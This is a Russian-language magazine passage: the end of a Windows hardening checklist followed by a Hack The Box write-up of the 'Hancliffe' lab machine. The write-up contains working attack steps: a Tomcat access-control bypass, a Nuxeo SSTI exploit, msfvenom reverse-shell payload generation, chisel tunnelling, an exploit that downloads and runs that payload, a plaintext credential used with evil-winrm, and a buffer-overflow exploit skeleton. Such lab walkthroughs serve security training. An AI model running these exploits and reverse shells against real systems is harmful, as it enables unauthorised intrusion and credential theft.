- **Ограничить время хранения сессионных данных для Local Security Authority Server Service (LSASS).** Лишает злоумышленников возможности украсть пароли из памяти хоста. По умолчанию очистка сессионных данных не выполняется (logon session credentials).
- **Включить защиту Local Security Authority (LSA).** Сокращает возможности инъекций кода для кражи паролей из памяти хоста. Отмечу, что по умолчанию для Windows RT 8.1 защита `lsass.exe` всегда включена и не может быть отключена.
- **Отключить хранение предыдущих логонов в кеше**. Сокращает возможности кражи кредов из кеша хоста. Эту настройку рекомендуется использовать только в случае крайней необходимости (например, при наличии явных исключений, на устройствах для командировок, в изолированных сегментах сети). По умолчанию параметр «Интерактивный вход в систему: количество предыдущих подключений к кешу (в случае отсутствия доступа к контроллеру домена)» (Interactive logon: Number of previous logons to cache (in case domain controller is not availabl) для рядовых серверов и клиентских компьютеров допускает десять логонов.
- **Включить политику Debug Program.** Позволяет избежать кражи паролей с использованием Mimikatz и других подобных инструментов. По умолчанию права на использование режима отладки предоставлены встроенной группе «Администраторы» (BUILTIN\Administrators).
- **Включить AES для Kerberos.** Снижает вероятность кражи кредов, а именно Kerberoasting. По умолчанию параметр «Сетевая безопасность: настройка типов шифрования, разрешенных Kerberos» (Network security: Configure encryption types allowed for Kerberos) поддерживает RC4.
- **Отключить передачу паролей в открытом виде сторонним SMB-серверам.** Предотвращает перехват кредов при передаче по сети. По умолчанию параметр «Клиент сети Microsoft: отправлять незашифрованный пароль сторонним SMB-серверам» (Microsoft network client: Send unencrypted password to connect to third-party SMB servers) не определен для серверов контроллеров домена и выключен для рядовых серверов и клиентских компьютеров.
- **Включить цифровую подпись сообщений для Microsoft клиентских компьютеров.** Сокращает возможности для атак типа man in the middle. По умолчанию параметр «Клиент сети Microsoft: использовать цифровую подпись (всегда)» (Microsoft network client: Digitally sign communications (always)) для клиентских компьютеров отключен.
- **Включить цифровую подпись сообщений для серверов Microsoft.** Сокращает возможности для атак типа man in the middle. По умолчанию параметр «Сервер сети Microsoft: использовать цифровую подпись (всегда)» (Microsoft network server: Digitally sign communications (always)) для рядовых серверов отключен.
- **Включить требование цифровой подписи для LDAP-сервера.** То же, что и в предыдущих двух пунктах. По умолчанию параметр «Контроллер домена: требование цифровой подписи для LDAP-сервера» (Domain controller: LDAP server signing requirements) не определен для серверов контроллеров домена.
- **Включить Exploit Guard политики в Windows Defender.** Лучше включить блокировку (Block) для сокращения векторов атак, использующих Office-приложения, скрипты и вредоносное ПО, внешние устройства и другие подобные векторы.
- **Включить автообновления операционной системы**, но с их обязательным предварительным тестированием. Это позволит сократить возможности эксплуатации известных уязвимостей.

Установка (Installation)

- Цель атакующего: установить бэкдор для взаимодействия с C&C-серверами
- Цель защищающегося: сократить варианты и вероятность установить бэкдор

Атакующий может добавить бэкдор в список программ, которые загружаются при запуске операционной системы, а также модифицировать библиотеки, которые загружаются при запуске операционной системы.

«Пассивные» инструменты

- **Включить Advanced Audit Policy** (особенно Detailed Tracking).
- **Использовать Sysmon.**

«Активные» инструменты

- **Блокировать потенциально нежелательные приложения с использованием Microsoft Edge** (относится к фильтру SmartScreen в Microsoft Defender). Усложняет атакующему установку нежелательных приложений. По умолчанию блокировка потенциально нежелательных приложений отключена.
- **Использовать User Account Control (UAC).** UAC — такая себе защита, но лучше, если она будет включена.
- **Включить политику Windows Defender Application Control (WDAC) или использовать AppLocker.** Сокращает количество драйверов и приложений, разрешенных для запуска на хостах (иными словами — уменьшает площадь атаки).

Управление и контроль (Command and Control)

- Цель атакующего: создать скрытый канал коммуникации между хостом-жертвой и C&C-серверами
- Цель защищающегося: сократить варианты и вероятность успешного взаимодействия с C&C-серверами

Атака может развиваться по разным направлениям, которые зависят от особенностей конкретной IT-инфраструктуры. Злоумышленники могут использовать туннелирование, социальные сети и другие методы коммуникации.

«Пассивные» инструменты

- **Включить аудит Microsoft Defender Firewall.**
- **Включить Advanced Audit Policy** (особенно Detailed Tracking).
- **Использовать Sysmon** (особенно Event ID 3: Network connection, Event ID 22: DNSEvent).

«Активные» инструменты

- **Использовать брандмауэр в Microsoft Defender.** Отключить (блокировать) все неиспользуемые порты для сокращения вариантов сетевой коммуникации с атакующим.

Действия по целям (Actions on Objectives)

- Цель атакующего: достичь цели атаки или перейти на новый виток цепочки атаки
- Цель защищающегося: минимизировать ущерб, сократить варианты и вероятность перейти на новый виток цепочки атаки

Может показаться, что, если атака завершилась успехом, уже поздно пить боржоми. Но и здесь мы можем и должны создать трудности для атакующего, которому доступны методы, ограниченные возможностями его центра управления и уровнем полученного доступа. На новом витке атакующий может:

- заняться внутренним сканированием сети;
- использовать уязвимости в операционной системе, чтобы повысить привилегии или захватить новый узел (EternalBlue, BlueKeep);
- создать новые учетные записи с нужными привилегиями;
- создать временные учетные записи для выполнения каких-либо деструктивных действий в системе;
- изменить привилегии существующих учетных записей.

«Пассивные» инструменты

- **Включить Advanced Audit Policy** (особенно Object Access).
- **Включить аудит для почтовых ящиков в Exchange Server.**
- **Использовать Sysmon.**

«Активные» инструменты

- **Разграничить доступ к данным, используя механизмы Discretionary access control list (DACL) и/или Dynamic Access Control (DAC).** Позволяет сократить возможности нежелательного, случайного или несанкционированного доступа к данным на хостах.
- **Запретить анонимный доступ к любым общим ресурсам.** То же, что и в предыдущем случае. По умолчанию параметр «Сетевой доступ: разрешать анонимный доступ к общим ресурсам» (Network access: Shares that can be accessed anonymously) не определен.
- **Использовать Microsoft Endpoint data loss prevention (Endpoint DLP).** Сократить возможности нежелательной, случайной или несанкционированной передачи данных (эксфильтрации).
- **Использовать (настроить политики) DLP в Exchange Server.** Смысл этой настройки аналогичен предыдущему пункту.
- **Включить поддержку Windows Information Protection (WIP) в Microsoft Edge.** Снижает вероятность случайно раскрыть данные.
- **Запретить сетевой вход для всех локальных администраторов.** Сокращает возможности горизонтального перемещения атакующего в инфраструктуре сети.
- **Отключить возможности потребителя Microsoft.** Снижает вероятность нежелательной передачи данных (эксфильтрации). По умолчанию административный шаблон «Выключить возможности потребителя Microsoft» (Turn off Microsoft consumer experience) не настроен, но приложения и предложения третьих сторон предоставляются системе. Используй эту настройку только на критически важных хостах.
- **Отключить сбор диагностических данных.** Имеет смысл использовать настройку «Диагностические данные отключены (безопасность)» (Diagnostic data off (Security)) для предотвращения нежелательной передачи данных. По умолчанию параметр «Обязательные диагностические данные (базовые)» (Required diagnostic data (Basic)) не настроен. Используй эту возможность только на критически важных хостах.
- **Использовать BitLocker.** Шифрование предотвращает кражу данных с утерянных, украденных или неправильно выведенных из эксплуатации компьютеров.
- **Отключить возможность завершить работу системы без входа в операционную систему.** Предотвращает временный отказ в обслуживании для клиентских компьютеров. По умолчанию параметр «Завершение работы: разрешить завершение работы системы без выполнения входа в систему» (Shutdown: Allow system to be shut down without having to log on) для клиентских компьютеров включен.

ПОДВОДЯ ИТОГИ

Большей частью рассмотренных здесь инструментов и механизмов защиты информации можно централизованно управлять через групповые политики (Group Policy) или PowerShell-командлет. Дополнительно могут использоваться отдельные решения:

- Microsoft Sentinel;
- Microsoft Endpoint Manager;
- Microsoft Advanced Threat Analytics.

Если нет возможности двигаться по таблице шаг за шагом и требуется дополнительная приоритизация, я бы выделил как главные следующие действия:

- сделать все, что относится к защите паролей и кредов (credentials);
- «выкрутить» на максимум Windows Defender (особенно, если это твое единственное хостовое решение класса AV/HFW/EDR);
- включить аудит событий в части Advanced Audit Policy.

Конечно, в рамках одной статьи нельзя охватить все инструменты и механизмы защиты информации. Предложенный список может (и должен) расширяться и уточняться. При этом важно помнить, что предварительное тестирование и «нережущий режим» (условно audit mode) для предложенных инструментов — это обязательные мероприятия в каждой конкретной IT-инфраструктуре, с учетом нюансов работы твоих систем и особенно legacy-приложений.

Если же все-таки тебе не удалось своевременно обнаружить и локализовать инцидент информационной безопасности, в результате чего инфраструктуре был нанесен ущерб (то есть данные или системы пострадали), нужен понятный и рабочий «план Б».

В таком печальном случае у нас есть условно два основных варианта:

- восстановить настройки по умолчанию и снова пройтись по списку;
- восстановиться, используя gold image или актуальную резервную копию.

Важно не забыть переконфигурировать инструменты в рамках всей подконтрольной IT-инфраструктуры, принимая во внимание использованную атакующим уязвимость. При этом слово «уязвимость» нужно понимать в широком смысле, то есть следует исправить небезопасную конфигурацию, а не просто ждать очередного обновления софта.

HTB HANCLIFFE

Hancliffe
OS: Windows
Difficulty: Hard
Points: 40
Release: 09 Oct 2021
IP: 10.10.11.115

РАЗБИРАЕМ ТЕХНИКУ SOCKET REUSE

В этой статье я покажу прохождение хардовой по сложности машины под названием Hancliffe. На этот раз мы не только найдем и модернизируем готовые эксплоиты, но и напишем свой, который поможет получить управление в привилегированном контексте.

RalfHacker
hackerralf8@gmail.com

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА
Сканирование портов

Как всегда, добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.115    hancliffe.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```


Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция -A).



Результат работы скрипта

Видим три открытых порта, причем за все три отвечает веб-сервер Nginx 1.21.0. Но на портах 80 и 8000 расположены сайты, поэтому начнем с них.

Главная страница hancliffe.htb



Главная страница hancliffe.htb:8000

Так мы получаем информационную страницу Nginx на порте 80 и страницу авторизации Stateless Password Manager на порте 8000. Со вторым сайтом все более-менее понятно, а вот на первом явно может найтись что-то, помимо информационной странички. Давай поищем! Для перебора каталогов я буду использовать утилиту **ffuf**.

Справка: сканирование веба с ffuf


Одно из первых действий при тестировании безопасности веб-приложения — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программы вроде dirsearch и DIRB.

Я предпочитаю легкий и очень быстрый ffuf. При запуске указываем следующие параметры:

- `-w` — словарь (я использую словари из набора SecLists);
- `-t` — количество потоков;
- `-u` — URL;
- `-fc` — исключить из результата ответы с кодом 403.


Задаем нужные параметры и запускаем его:

```
ffuf -u http://hancliffe.htb/FUZZ -t 256 -w directory_2.3_medium_
lowercase.txt
```



Результат сканирования каталогов с помощью ffuf


В итоге находим один новый каталог, при запросе которого нам возвращают код ответа 302 — редирект на другой адрес. Если открыть этот адрес в браузере, нас перенаправят на `/nuxeo/Maintenance`.



Страница /Maintenance/


Такой страницы не существует, поэтому продолжим искать каталоги и файлы в `/maintenance/`.

```
ffuf -u http://hancliffe.htb/maintenance/FUZZ -t 256 -w files_
interesting.txt
```



Результат сканирования файлов с помощью ffuf

Видим много последовательностей, на которые сервер странно реагирует, а также файл `index.jsp`.




Страница /Maintenance/index.jsp

ТОЧКА ВХОДА


Тут я решил проверить разные варианты обхода проверки доступа к каталогу. Для перебора последовательностей использовал **Burp Pro**. В результате удалось получить три возможных варианта ответа от сервера.

1. Доступ к странице Apache Tomcat.




Отображение страницы в Burp Render

2. Ответ, сообщающий, что страницы не существует.



Отображение страницы в Burp Render

3. Переадресация на другой адрес при помощи HTTP-заголовка `Location`.




Отображение страницы в Burp Render

Последний вариант меня заинтересовал. Я попробовал еще раз перебрать файлы, но с последовательностью `/..;/` для обхода контроля доступа.

```
ffuf -u 'http://hancliffe.htb/maintenance/..;/FUZZ' -t 256 -w files_
interesting.txt
```

Результат перебора каталогов


Из полученного списка наибольший интерес вызывает страница `login.jsp`.



Страница /maintenance/..;/login.jsp


ТОЧКА ОПОРЫ

В самом низу страницы видим упоминание используемой технологии — nuxeo 10.2. Это значит, что можно поискать готовые эксплоиты. Есть специализированные базы данных вроде Exploit-DB, но куда больше результатов даст Google.




Поиск «nuxeo 10.2 exploit»

Находим ссылку на репозиторий с PoC для уязвимости CVE-2019-16341. Это баг типа SSTI — включение шаблонов на стороне сервера. Потенциально он может дать нам возможность выполнять произвольный код на сервере. Но сначала немного подправим PoC под наши условия. Начнем с используемой на сервере операционной системы (строки 16 и 17).




Исправленный код эксплоита

Указываем нужный URL (строки 38 и 123).




Исправленный код эксплоита




Исправленный код эксплоита

Вроде бы все готово, запустим скрипт и запросим текущего пользователя.




Эксплуатация уязвимости

Код успешно выполнен, и мы получаем нормальный реверс-шелл. Можно воспользоваться удобным онлайновым генератором шеллов. Выставляем свой локальный адрес и порт, в ответ получаем команду для запуска листенера и бэкконекта.




Онлайн-генератор шелл-кода

Выполняем код через эксплоит и получаем обратное подключение.



Выполнение кода на PowerShell




Получение бэкконнекта

ПРОДВИЖЕНИЕ


При продвижении нам нужно первым делом проверить локальные сервисы, в первую очередь — запущенные. Если это ни к чему не ведет, то искать учетные данные.

```
netstat /an
```




Прослушиваемые порты

```
ps
```



Список процессов


Среди запущенных процессов находим `RemoteServerWin`, а также, кроме запущенной службы WinRM, в списке портов находим 9512. Такой порт открывает программа Unified Remote 3. Подтверждение находим, покопавшись в каталогах приложений.



Каталоги приложений


Unified Remote позволяет использовать смартфон для управления компьютером: от эмуляции клавиатуры и мыши до управления файлами на жестком диске. Снова поищем готовые эксплоиты.

На этот раз результаты нашлись в Exploit-DB, по которой я ищу утилитой **searchsploit** из Kali Linux.



Поиск эксплоитов с помощью searchsploit


Последний эксплоит в списке может дать нам удаленное выполнение кода. При запуске кода нужно будет указать адрес сервера, а также файл для запуска и адрес нашего веб-сервера, откуда файл будет скачан.



Часть кода эксплоита

С помощью **msfvenom** мы можем сгенерировать файл, запуск которого приведет к бэкконнекту на наш хост.


```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.116 LPORT=
5432 -f exe -o rs.exe
```



Генерирование файла с нагрузкой

Так как порт службы открыт только для локального хоста, нам нужно проксировать трафик. Для этого можно использовать удобную тулзу **chisel**. На локальном хосте запустим серверную часть (`server`), где будем ожидать подключения (`--reverse`) на порт 9876 (`-p`).

```
./chisel_1.7.7_linux_amd64 server -p 9876 --socks5 --reverse
```




Запуск серверной части

А на удаленном хосте активируем клиентскую часть, где будем проксировать весь трафик с порта 9512 локального хоста на порт 9512 удаленного.

```
.\chisel.exe client 10.10.14.116:9876 R:9512:127.0.0.1:9512
```

После успешного подключения в логах сервера увидим соответствующее сообщение.



Логи серверной части


Теперь запускаем листенер `netcat` и веб-сервер на Python 3, где разместим файл с реверс-шеллом. Затем выполняем эксплоит.

```
python2 49587.py 127.0.0.1 10.10.14.116 rs.exe
```

Продолжение статьи →


HTB HANCLIFFE

РАЗБИРАЕМ ТЕХНИКУ SOCKET REUSE



Выполнение эксплоита

В окне листенера получаем бэкконнект с сессией пользователя.



Флаг пользователя


Смена контекста

Теперь, когда мы получили контекст пользователя, нам необходимо собрать информацию. Для этого будем использовать набор скриптов PEASS.

Справка: скрипты PEASS


Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате.

Загрузим исполняемый файл на сервер и выполним. При просмотре вывода остановимся на информации из браузеров. Там имеются сохраненные учетные данные, причем для сервиса на порте 8000.



Информация из браузеров


Упомянутый сервис служит для хранения паролей. Указываем полученные данные для пользователя developer и получаем пароль.



Получение пароля пользователя developer

Этот пользователь состоит в группе `Remote Management Users`.

```
net users developer
```



Информация о пользователе developer

Попробуем подключиться с полученным паролем к службе WinRM, но перед этим прокинем порт для службы с помощью chisel.

```
.\chisel.exe client 10.10.14.116:9876 R:5985:127.0.0.1:5985
```

```
evil-winrm -i 127.0.0.1 -u development -p 'AMl.q2DHp?2.C/V0kNFU'
```


Флаг пользователя

Так мы еще раз меняем пользовательский контекст.


ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Reverse Engineering

У нашего нового пользователя есть право доступа к каталогу **DevApp**, где лежит исполняемый файл и скрипт для его запуска. Файл скачиваем для анализа.




Содержимое каталога C:\DevApp




Содержимое файла restart.ps1

Открываем программу в IDA Pro и декомпилируем. При старте программы открывается порт (на сервере 9999) и прослушивается входящее соединение.




Декомпилирование функции main

Как только клиент инициирует соединение, сервер запускает новый поток (функция `cHandler`).




Декомпилирование функции main (продолжение)

В этой функции происходит запрос логина и пароля, после чего они передаются в функцию `login`.




Декомпилирование функции cHandler

Перейдя к анализу этой функции, обнаружим предположительно логин и пароль. Введенный пользователем пароль сначала передается для преобразования в функцию `encrypt1`, затем в `encrypt2` и потом кодируется в Base64 в функции `b64_encode`. После преобразования учетные данные сравниваются с эталонными значениями.




Декомпилирование функции login

В функциях `encrypt1` и `encrypt2` кодирование выполняется посимвольно простым преобразованием.




Декомпилирование функции encrypt1




Декомпилирование функции encrypt2

Если проверка учетных данных прошла успешно, запрашивается полное имя пользователя и какой-то код. Эти данные передаются в функцию `SaveCreds`.



Декомпилирование функции cHandler (продолжение)

А в `SaveCreds` я сразу приметил небезопасную функцию `strcpy`.




Декомпилирование функции SaveCreds

В функцию передается буфер `a1` размером 80 байт (0x50) и копируется в буфер `v3` размером 50 байт. Это переполнение буфера!

Buffer overflow

Чтобы мы могли манипулировать буфером, нам нужно до него добраться. Мы знаем все требуемые параметры, кроме пароля. Так как символы изменяются независимо друг от друга, можно легко восстановить алгоритм кодирования и подобрать такую последовательность символов, которая после изменения будет совпадать с эталонной. Первым делом декодируем строку Base64.




Декодирование Base64

А теперь реализуем алгоритм обеих функций кодирования и добавим перебор пароля.

```
def encrypt1(a1):
  ret = ""
  for c in a1:
    if((ord(c) > 32) and (ord(c) != 127)):
      if(ord(c)+47 <= 126):
        ret += chr(ord(c) + 47)
      else:
        ret += chr(ord(c) - 47)
    else:
      ret += c
  return ret


def encrypt2(a1):
  ret = ""
  for c in a1:
    c = ord(c)
    if((c > 0x40) and ((c<=0x5a) or (c>0x60)) and (c<=0x7a)):
      flag = 0
      if(c <= 0x5a):
        c += 32
        flag = 1
      r = 122 - (c - 97)
      if(flag):
        r -= 32
      ret += chr(r)
    else:
      ret += chr(c)
  return ret

enc_pass = "ayXx;ll?|x;lZk9K%"
dec_pass = ""
for c in enc_pass:
  for n in string.printable:
    if(c == encrypt2(encrypt1(n))[0]):
      dec_pass += n
      break
```


Пароль для доступа




Проверка полученного пароля

Мы получаем пароль, с которым удается пройти авторизацию. Теперь напишем скелет нашего эксплоита. Он будет автоматизировать авторизацию (при каждом запуске серверной части порт придется менять). При этом сразу указываем в качестве требуемого кода строку больше 50 байт, чтобы определить переполнение буфера и смещение, по которому произойдет перезапись адреса возврата из функции в стеке.

```
import os
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("127.0.0.1", 9259))

buffer = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
CCCCDDDDEEEEFFFFGGGGHHHH"

s.recv(1024)
s.send(b"alfiansyah\n")
s.recv(1024)
s.send(b"K3r4j@@nM4j@pAh!T\n")
s.recv(1024)
s.send(b"Vickry Alfiansyah\n")
s.recv(1024)

s.send(buffer)
```

Внутри функции `SaveCreds` ставим точку останова, запускаем программу в отладчике и выполняем наш эксплоит. При выходе из функции `SaveCreds` на вершине стека расположено значение 0x46464646, что соответствует символам `FFFF`.



Отладчик IDA Pro


Так мы узнаем смещение, по которому можем установить новый адрес возврата и контролировать выполнение программы, — 66. Вот только записать шелл-код и выполнить его у нас не получится — мешает слишком малый размер буфера. Однако незакрытый сокет может помочь нам раскрутить это переполнение буфера до записи и выполнения целого шелл-кода!

Socket Reuse

Эта техника эксплуатации заключается в том, что мы используем незакрытый сокет, чтобы получить шелл-код большего размера, чем имеющийся буфер, записать его в память программы и выполнить.


1. Stack control

Чтобы получить контроль над программой, нужно перенести ее выполнение на начало контролируемого буфера. Для этого по смещению 66 нужно записать адрес инструкции `jmp esp` (перенести выполнение программы на адрес стека — смещение 70, следующие 4 байта после адреса инструкции `jmp esp`). Так как ASLR (рандомизация размещения адресного пространства) отключена, мы можем использовать статические адреса инструкций. В IDA выбираем Search → Sequence of bytes и ищем байты `FFE4` (представление инструкции `jmp esp`).



Поиск последовательности байтов

Переходим к функции `_jump1` и получаем адрес нужной инструкции — 0x7190239f.

